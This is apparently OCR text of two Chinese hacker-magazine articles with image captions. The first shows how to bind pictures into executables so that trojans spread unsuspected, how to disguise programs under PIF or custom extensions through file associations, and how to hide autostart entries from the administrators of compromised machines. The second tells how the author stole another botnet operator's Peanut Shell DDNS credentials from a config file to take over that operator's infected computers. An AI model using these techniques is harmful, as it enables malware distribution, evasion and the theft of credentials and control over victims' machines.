


图1

先说说在程序启动的时候显示图片吧，一般的方法是用捆绑机，比较常见的是NCPH捆绑机和百世经纶捆绑机，不过也有缺点，比如很多个人电脑上使用的是ACDSEE，这个软件把图片的默认打开方式全改成自己了，所以我们捆绑后的图片是显示不出来的，只是出现ACDSEE。当然还有别的办法，编写程序的朋友都知道程序的图标都在文件头，这个地方一般有很大的程序空代码，所以在这里也是可以添加其它东西的，比如图片或是植入一些比较小的文件。小弟比较懒，就用了别人写好的工具，使用前必须注意你想添加图片的程序不能有自校验功能，否则运行会出错。还有就是一定要是BMP格式的图片文件，其它格式的图片不支持，程序会提示出错。原来我想添加wmf漏洞生成的图片，不过没有成功，真希望BMP解码器也暴溢出漏洞，毕竟在程序里绑定图片木马传播的又快又安全，绝对不会有人怀疑。不过针对添加启动图片也有专门移除启动图片的程序。


图2

再就是关于MS的文件后缀，已知的后缀可以改成SRC、BAT、CMD、COM、PIF、其它的后缀分别试了一遍都不能正常运行。改成src后缀的文件图标还是显示程序原来的，换成BAT和CMD后缀后则是批处理的图标，而com则是早期的Windows文件图标，换成PIF后缀则是DOS快捷

方式的图标，如图1。

还有一个发现就是改成pif后缀，在“显示文件扩展名”的情况下也是不显示后缀的，只能在dos下看到这有个后缀名。如果在Windows图形界面下在文件名的后边添加jpg或是其它的后缀名，也能正常运行。不过唯一的不足是改为pif后缀的文件不能再更换图标，始终是那种快捷方式图标。

另外，不知道各位朋友注意过没有，江民杀毒软件的主程序后缀是KXP，也能正常运行，为什么上边提到的这几种格式的文件能够以可执行文件方式运行呢？其实原理很简单，主要是因为文件关联打开的问题。只要修改了文件关联，任何一种后缀的文件均能运行，如图2。

举个例子，我们以x后缀为例，不用奇怪，其实后缀名不一定非要三个字符，只要文件关联设置正确就能够运行的。在文件夹选项里打开“文件类型”，新建X的扩展名，在“高级”里选择关联打开类型为应用程序、屏幕保护或指向MS-DOS的快捷方式这三种类型均可，其它的我没有试，有兴趣的朋友可以自己试一下。不过我认为还是关联打开为设置成屏幕保护类型比较安全，设置为“应用程序”太明显了，在这里还可以修改这种类型文件的显示图标，如图3，图4。

有读者可能会问这有什么用呢？可以在设置自启动程序的时候迷惑肉鸡管理员，一般管理员对EXE和DLL格式的自启动文件肯定非常敏感，但对一个其它类型比如ms格式的文件警惕性可能就不会很高，对方会以为这是哪个系统程序创建的必须文件而不敢随便删除。再提一点，大家都知道文件打开关联项在HKEY_LOCAL_MACHINE\SOFTWARE\Classes\下，可以把自己电脑的文件关联项目使用reg命令导出，再在肉鸡导入，其它的就没什么说的了，希望我的发现对大家有所帮助。

（本文所涉及到的给EXE加启动图片工具和给EXE去除启动图片工具请到X的论坛上来下载）




图3




图4

肉鸡在前，菜鸟在后

浅色约定

前几天，我搞到了一只肉鸡，通过木马的屏幕监控，我看见对方正在使用上兴2007共享版，还看见对方的上兴里有十几只肉鸡。哈哈，原来也是一个菜鸟。虽然我的肉鸡数量远比他的多，但凡人总是有贪念的，要是把他的肉鸡也变成我的该多好呀，我一想到这黑吃黑的游戏，就特别来兴趣。我在木马里查看了半天，终于知道了对方是使用花生壳及FTP来IP通知上线的，这样的话，只要把他使用的花生壳和FTP的密码给搞到手，就能把他的肉鸡给弄过来了（小编注：这个道理很简单，我们只要想办法知道对方的花生壳和FTP的密码，然后在我们自己的电脑上架设相同的环境，使用同样的木马，那些肉鸡就会自动的跑到我们的电脑上来上线了）。

一、盗花生壳密码

许多菜鸟为了使用方便，都会把花生壳的“自动登录”和“记住密码”这两项选中，如图1。可是大家是否知道在花生壳根目录下的“PhMain”这个配置文件里会记录下你的用户名和密码呢，如图2，“szUId”是花生壳的用户名，“szPWD”则是花生壳的密码。




图2

我在对方花生壳的根目录下把“PhMain”配置文件复制到了我的电脑中，然后打开“PhMain”配置文件，复制其中的用户名和密码，然后又打开自己的花生壳根目录下的“PhMain”配置文件，在相应的位置处粘贴上去，如图3。

保存后我们重新打开花生壳的客户端来看看是否用户名和密码都改变了（图4）？直接点击“登录”按钮，然后打开上兴2007共享版的客户端，肉鸡就来上线了（小编注：还要注意上线端口的问题，如果对方更改的话，我们也要相应的更改才行）。




图3

